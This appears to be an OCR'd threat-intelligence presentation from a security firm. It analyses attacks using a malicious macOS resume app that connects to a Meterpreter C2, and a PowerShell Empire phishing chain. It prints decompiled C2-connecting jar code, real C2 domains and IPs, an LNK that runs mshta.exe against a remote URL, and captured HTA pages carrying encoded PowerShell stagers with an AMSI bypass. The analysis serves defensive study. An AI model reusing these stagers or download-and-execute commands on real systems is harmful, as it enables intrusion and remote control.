


.chm file contain in malicious script

Download next downloader



drop&
execute



Cobalt Strike Beacon
Payload execute

Case exe (in 2016)

decoy file is opened and exe file execute

Case Mac: using malicious jar file

Info.zip

```
TESTnoMac:~ test$ zipinfo info.zip
Archive:  info.zip
Zip file size: 235811 bytes, number of entries: 15
drwxr-xr-x  6.3 unx        0 bx stor 17-Jun-28 15:50 Resume.app/
drwxr-xr-x  6.3 unx        0 bx stor 17-Jun-28 15:52 Resume.app/Contents/
-rw-r--r--  6.3 unx     1210 bx defN 17-Jun-28 15:50 Resume.app/Contents/Info.plist
drwxr-xr-x  6.3 unx        0 bx stor 17-Jun-28 15:50 Resume.app/Contents/Java/
-rw-r--r--  6.3 unx    14609 bx defN 17-Jun-28 15:50 Resume.app/Contents/Java/Resume.jar
drwxr-xr-x  6.3 unx        0 bx stor 17-Aug-22 12:48 Resume.app/Contents/MacOS/
-rwxr-xr-x  6.3 unx    69072 bx defN 17-Aug-22 12:48 Resume.app/Contents/MacOS/JavaAppLauncher
-rw-r--r--  6.3 unx        8 bx stor 17-Jun-28 15:50 Resume.app/Contents/PkgInfo
drwxr-xr-x  6.3 unx        0 bx stor 17-Jun-28 15:50 Resume.app/Contents/PlugIns/
drwxr-xr-x  6.3 unx        0 bx stor 17-Jun-28 15:50 Resume.app/Contents/Resources/
-rw-r--r--  6.3 unx   227766 bx defN 17-Jun-28 15:50 Resume.app/Contents/Resources/docx.icns
drwxr-xr-x  6.3 unx        0 bx stor 17-Jun-28 15:50 Resume.app/Contents/Resources/en.lproj/
-rw-r--r--  6.3 unx      193 bx defN 17-Jun-28 15:50 Resume.app/Contents/Resources/en.lproj/Localizable.strings
drwxr-xr-x  6.3 unx        0 bx stor 17-Jun-28 15:52 Resume.app/Contents/_CodeSignature/
-rw-r--r--  6.3 unx     3164 bx defN 17-Aug-22 12:48 Resume.app/Contents/_CodeSignatur
15 files, 316022 bytes uncompressed, 233665 bytes compressed:  26.1%
```

Application Bundle

Info.plist

```
<?xml version="1.0" ?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://
www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>CFBundleDevelopmentRegion</key>
<string>English</string>
<key>CFBundleExecutable</key>
<string>JavaAppLaunche</string>
<key>CFBundleIconFile</key>
<string>docx.icns</string>
<key>CFBundleIdentifier</key>
<string>Flash.Updater</string>
<key>CFBundleDisplayName</key>
<string>resume</string>
```

JavaAppLauncher

```
TESTnoMac:~ test$ file JavaAppLauncher
JavaAppLauncher: Mach-O universal binary with 2 architectures: [x86_64: Mach-O 64-bit exec
able x86_64] [i386: Mach-O executable i386]
JavaAppLauncher (for architecture x86_64):      Mach-O 64-bit executable x86_64
JavaAppLauncher (for architecture i386):        Mach-O executable i386
```


codesign

```
TESTnoMac:~ test$ codesign -dvvv JavaAppLauncher
Executable=/Users/test/JavaAppLauncher
Identifier=Flash.Updater
Format=Mach-O universal (i386 x86_64)
CodeDirectory v=20200 size=365 flags=0x0(none) hashes=6+3 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha1=
CandidateCDHash sha256=
Hash choices=sha1,sha256
CDHash=
Signature size=8956
Authority=Developer ID Application:
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=2017/08/22 13:48:43
Info.plist=not bound
TeamIdentifier=
Sealed Resources=none
Internal requirements count=1 size=176
```

Functions: Read and execute bundled **Resume.jar**
This application is **not malicious**.
It was similar to AppBundler code.[12]


Case Mac: using malicious jar file

Resume.jar




```
j = Integer.parseInt(decrypt(localProperties.getProperty("Ma48TxsRJreOwJ2o", "4444")));
localObject1 = decrypt(localProperties.getProperty("lFNNapMpsKzgh5xd", null));
int k = Integer.parseInt(decrypt(localProperties.getProperty("QFvcpRlVLPgZMd72", "10")));
try
{
  Socket localSocket = new Socket((String)localObject1, j);

  localObject2 = localSocket.getInputStream();
  OutputStream localOutputStream = localSocket.getOutputStream();

  new Updater().bootstrap((InputStream)localObject2, localOutputStream);
}
catch (IOException localIOException)
{
  localIOException.printStackTrace(System.out);
}
finally
{
  Thread.sleep(1000 * k);
```

read config (Flash.dat) and connect to C2




```
  int j = Integer.parseInt(localProperties.getProperty("hLxAQUo1p9IGeH0B", "0"));
  if ((IS_MAC) && (j == 1))
  {
    localObject1 = File.createTempFile("~resume", ".tmp");
    ((File)localObject1).delete();
    File localFile2 = new File(((File)localObject1).getAbsolutePath() + ".dir");
    localFile2.mkdir();
    localObject2 = new File(localFile2, "Resume.doc");
    writeEmbeddedFile(localUpdater, "doc/template.dat", (File)localObject2);
    open((File)localObject2);
  }
}

private static void open(File paramFile) throws IOException {
  Desktop localDesktop = Desktop.getDesktop();
  localDesktop.open(paramFile);
```

save and display decoy file

Case Mac: using malicious jar file

Flash.dat (config)

```
aybIzsdAVr4MtElF=1
hLxAQUo1p9IGeH0B=1
lFNNapMpsKzgh5xd=767073326a6176612e736563757269747974a4a01cfbf3ed19993095
Ma48TxsRJreOwJ2o=c5c36892909e37fa67c8
QFvcpRlVLPgZMd72=c5c36892909e37fa69c8
```

Flag
C2 Domain
Port
Sleep Time

This file content encrypt 10-bytes XOR key

```
TESTnoMac:~ test$ echo "767073326a6176612e736563757269747974a4a01cfbf3ed19993095" | xxd -r -p | hexdump -C
00000000  76 70 73 32 6a 61 76 61  2e 73 65 63 75 72 69 74  |vps2java.securit|
00000010  79 74 a4 a0 1c fb f3 ed  19 99 30 95              |yt........0.|
```

vps2java[.]security**tactics.com**


```
DNS      88 Standard query 0x1a7c A vps2java.securitytactics.com
DNS     104 Standard query response 0x1a7c A vps2java.securitytactics.com A 172.104.101.131
TCP      66 55953 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP
TCP
TCP
TCP
TCP
TCP
TCP
TCP
TCP
TCP
TCP
TCP
```

```
.0.|..}..~...files...Ljava/util/List;...data...[B...contentType...Ljava/lang/String;..
createURL..$([BLjava/lang/String;)Ljava/net/URL;...Code..
Exceptions......<init>...(Ljava/net/URL;)V...connect...()V......getInputStream...()Ljava/io/
InputStream;...getContentLength...()I...getContentType...()Ljava/lang/String;...<clinit>..
5.6........java/net/URL...metasploitmembuff......java/lang/
StringBuilder..@.C....H........./.........J..@....@.A....J.............................
7.8.......9.:...java/io/ByteArrayInputStream..@.....java/util/ArrayList...handlers........java/
lang/NoSuchFieldException...ph_cache...............
java/util/Map.......7com/metasploit/meterpreter/
MemoryBufferURLStreamHandler.............getFiles...java/lang/Class........java/lang/
Object          java/util/List    java/lang/Exception...java/lang/RuntimeException..@....4com/
metasploit/meterpreter/MemoryBufferURLConnection..      java/net/URLConnection...java/net/
MalformedURLException...java/io/IOException...add...(Ljava/lang/Object;)Z...size...append...
(I)Ljava/lang/StringBuilder;..-(Ljava/lang/String;)Ljava/lang/StringBuilder;...toString..9(Ljava/
lang/String;Ljava/lang/String;Ljava/lang/String;)V...getFile...java/lang/String...indexOf...(I)I..
substring...(II)Ljava/lang/String;...java/lang/Integer...parseInt...(Ljava/lang/String;)I...get...
(I)Ljava/lang/Object;...(I)Ljava/lang/String;...([B)V...getDeclaredField..-(Ljava/lang/
String;)Ljava/lang/reflect/Field;...java/lang/reflect/Field..
setAccessible...(Z)V..&(Ljava/lang/Object;)Ljava/lang/Object;...containsKey...put..8(Ljava/lang/
Object;Ljava/lang/Object;)Ljava/lang/Object;...getClass...()Ljava/lang/Class;..
getMethod..@(Ljava/lang/String;[Ljava/lang/Class;)Ljava/lang/reflect/Method;...java/lang/reflect/
Method...invoke..9(Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;...(Ljava/lang/
String;)V.!.3.4.....
```

This packet is using **Meterpreter.**
It seems that **Metasploit Framework** was running on the C2 server.


Attack is ongoing ?

Is new spear phishing e-mail attack launching?



(PassiveTotal)[13]

This IP is PassCV Infrastructures



A resume is displayed when accessing the domain

"**eggagent[.]info**" used "106.184.5[.]252"
and now used "**139.162.95[.]39**"
It might be new attack Infrastructure

Dates	Created on 2017-10-23 - Expires on 2018-10-23 - Updated on 2017-10-23
IP Address	139.162.95.39 is hosted on a dedicated server
IP Location	- Tokyo - Tokyo - Linode Llc
ASN	AS63949 LINODE-AP Linode, LLC, US (registered Feb 16, 2015)

(DomainTools)[14]

LAC supports your Business


We provide IT total solutions
based on advanced security technologies.

CYBER - EDUCATION - PENTEST - JSOC - 119 - CONSULTING

PowerShell Empire improperly used

What about PowerShell Empire

PowerShell Empire[15]




PowerShell Empire is a post-exploitation framework and it is mainly using in a penetration test and Red Team Assessment.

PowerShell Empire: Infection vector

Specific University Organization


specified account has been hackd




spear phishing e-mail

access to URL and Zip File Download

The contents of the Zip file are suspicious LNK files and RTF files




[16]



Zip file

LNK/RTF file detail of 1st payload

LNK





```
Link information:
        Creation time                   : Not set (0)
        Modification time               : Not set (0)
        Access time                     : Not set (0)
        File size                       : 0 bytes
        File attribute flags            : 0x00000000
        Description                     : Type: Text Document
        Relative path                   : ..\Windows\system32\mshta.exe
        Command line arguments          : http://80.209.252.70:443/?jaas
                                                                  \notepad.exe
```

LNK file will execute MSHTA.exe

```
GET /?jaas HTTP/1.1
Accept: */*
Accept-Language: en-US
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 80.209.252.70:443
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sun, 16 Apr 2017 18:56:41 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Sun, 16 Apr 2017 16:56:22 GMT
Accept-Ranges: bytes
Content-Length: 2875
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/hta

<html><head><script>var c= 'powershell -noP -sta -w 1 -enc
WwBSAGUAZgBdAC4AQQBzAFMAZQBtAEIATAB5AC4ARwBFAFQAVABZAHAAZQAoACcAUwB5AHMAdAB1AG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQ
QB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAGUAVABGAEkAZQBsAEQAKA
AnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMAZQB0AFYAYQB
sAHUARQAoACQAbgB1AGwAbAAsACQAVAByAFUARQApAH0AOwBbAFMAeQBzAFQAZQBtAC4ATgBFAFQALgBTAGUAUgB2AGkAQwBFAFAAbwB3AG4AdABN
AEEATgBhAEcARQBSAF0AOgA6AEUAWABQAGUAQwBUADEAMAAwAEMATwBuAHQAaQBuAFUARQA9ADAAOwAkAFcAYwA9AE4AZQB3AC0ATwBiAEoAZQBjA
GET /Doc1.rtf HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 103.253.41.76:443
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sun, 16 Apr 2017 18:56:41 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Sun, 16 Apr 2017 16:56:22 GMT
Accept-Ranges: bytes
Content-Length: 2770
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/hta

<html><head><script>var c= 'powershell -noP -sta -w 1 -enc
WwBSAGUARgBdAC4AQQBTAHMARQBtAGIATABZAC4ARwB1AFQAVAB5AFAARQAoACcAUwB5AHMAdAB1AG0ALgBNAGEAbgBh
AGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8A
fQB8ACUAewAkAF8ALgBHAEUAdABGAEkARQBMAGQAKAAnAGEAbQBzAGkASQBuAGkAdABGAEEaQBsAGUAZAAnACwAJwBO
AG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMARQB0AFYAYQBsAFUAZQAoACQATgBVAEwAbAAsACQA
VAByAFUARQApAH0AOwBbAFMAWQBTAHQAZQBtAC4ATgB1AHQALgBTAGUAUgB2AGkAQwBFAFAATwB3AG4AdABNAGEATgBB
AGcAZQByAF0AOgA6AEUAWABwAGUAYwBUADEAMAAwAEMATwBuAHQASQBOAFUAZQA9ADAAOwAkAFcAQwA9AE4ARQBXAC0A
```

This communication is 443/TCP but, HTTP is used instead of HTTPS

RTF



RTF file with CVE-2017-0199 exploit

Call PowerShell using Script in the HTA file

HTA file detail of 2nd payload (case of LNK)

Response data (HTA file)

```
<html><head><script>var c= 'powershell -noP -sta -w 1 -enc  WwBSAGUAZgBdAC4AQQBzAFMAZQBt
AEIATAB5AC4ARwBFAFQAVABZAHAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1
AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBH
AGUAVABGAEkAZQBsAEQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8AbgBQAHUAYgBs
AGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMAZQB0AFYAYQBsAHUARQAoACQAbgB1AGwAbAAsACQAVAByAFUARQAp
AH0AOwBbAFMAeQBzAFQAZQBtAC4ATgBFAFQALgBTAGUAUgB2AGkAQwBFAFAAbwBJAG4AdABNAEEATgBhAEcARQBS
AF0AOgA6AEUAWABQAGUAQwBUADEAMAAwAEMATwBuAHQAaQBuAFUARQA9ADAAOwAkAFcAYwA9AE4AZQB3AC0ATwBi
AEoAZQBjAFQAIABTAHkAcwBUAEUATQAuAE4ARQBUAC4AVwBFAGIAQwBsAGkAZQBOAFQAOwAkAHUAPQAnAE0AbwB6
AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAg
AFQAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAn
ADsAJAB3AGMALgBIAEUAQQBkAGUAcgBTAC4AQQBkAEQAKAAnAFUAcwBlAHIALQBBAGcAZQBuAHQAJwAsACQAdQAp
ADsAJAB3AGMALgBQAHIATwBYAFkAPQBbAFMAeQBTAHQAZQBNAC4ATgBlAFQALgBXAGUAQgBSAGUAUQB1AGUAUwBU
AF0AOgA6AEQARQBmAGEAdQBsAHQAVwBlAGIAUAByAE8AeABZADsAJAB3AEMALgBQAFIAbwBYAFkALgBDAFIARQBk
AGUAbgB0AEkAYQBsAFMAIAA9ACAAWwBTAFkAcwBUAGUAbQAuAE4ARQBUAC4AQwBSAGUAUABAFAE4AVABpAEEAbABD
AGEAQwBoAEUAXQA6ADoARABFAEYAQQB1AEwAdABOAGUAdAB3AG8AcgBLAEMAcgBFAEQARQBuAHQAaQBhAEwAcwA7
ACQASwA9AFsAUwBZAFMAVABlAE0ALgBUAEUAWABUAC4ARQBuAGMATwBkAGkAbgBHAF0AOgA6AEEAUwBDAEkASQAu
AEcARQB0AEIAeQBUAEUAcwAoACcAMgA0ADIAYQA0AGMANQAyADIAMwBjAGIANABkADIANQBhADAAMwA0AGYAZQAx
AGMAZAA2AGQANABkADMANwA3ACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAHIARwBTADsAJABTAD0AMAAu
AC4AMgA1ADUAOwAwAC4ALgAyADUANQB8ACUAewAkAEoAPQAoACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABf
ACUAJABLAC4AQwBvAHUATgBUAF0AKQAlADIANQA2ADsAJABTAFsAJABfAF0ALAAkAFMAWwAkAEoAXQA9ACQAUwBb
ACQASgBdACwAJABTAFsAJABfAF0AfQA7ACQARAB8ACUAewAkAEkAPQAoACQASQArADEAKQAlADIANQA2ADsAJABI
AD0AKAAkAEgAKwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQAsACQAUwBbACQASABdAD0AJABT
AFsAJABIAF0ALAAkAFMAWwAkAEkAXQA7ACQAXwAtAEIAWABPAFIAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBb
ACQASABdACkAJQAyADUANgBdAH0AfQA7ACQAVwBDAC4ASABFAGEAZABFAHIAUwAuAEEARABkACgAIgBDAG8AbwBr
AGkAZQAiACwAIgBzAGUAcwBzAGkAbwBuAD0ASQBWAE0AcABWAHAAcwBPAFEAbwA1AE0ASwBkAEgAYQBLAFcAdQBi
ADIAVABrAFAAUwBtAEkAPQAiACkAOwAkAHMAZQByAD0AJwBoAHQAdABwADoALwAvADgAMAAuADIAMAA5AC4AMgA1
ADIALgA3ADAAOgA4ADAAJwA7ACQAdAA9ACcALwBuAGUAdwBzAC4AcABoAHAAJwA7ACQAZABBAFQAQQA9ACQAVwBD
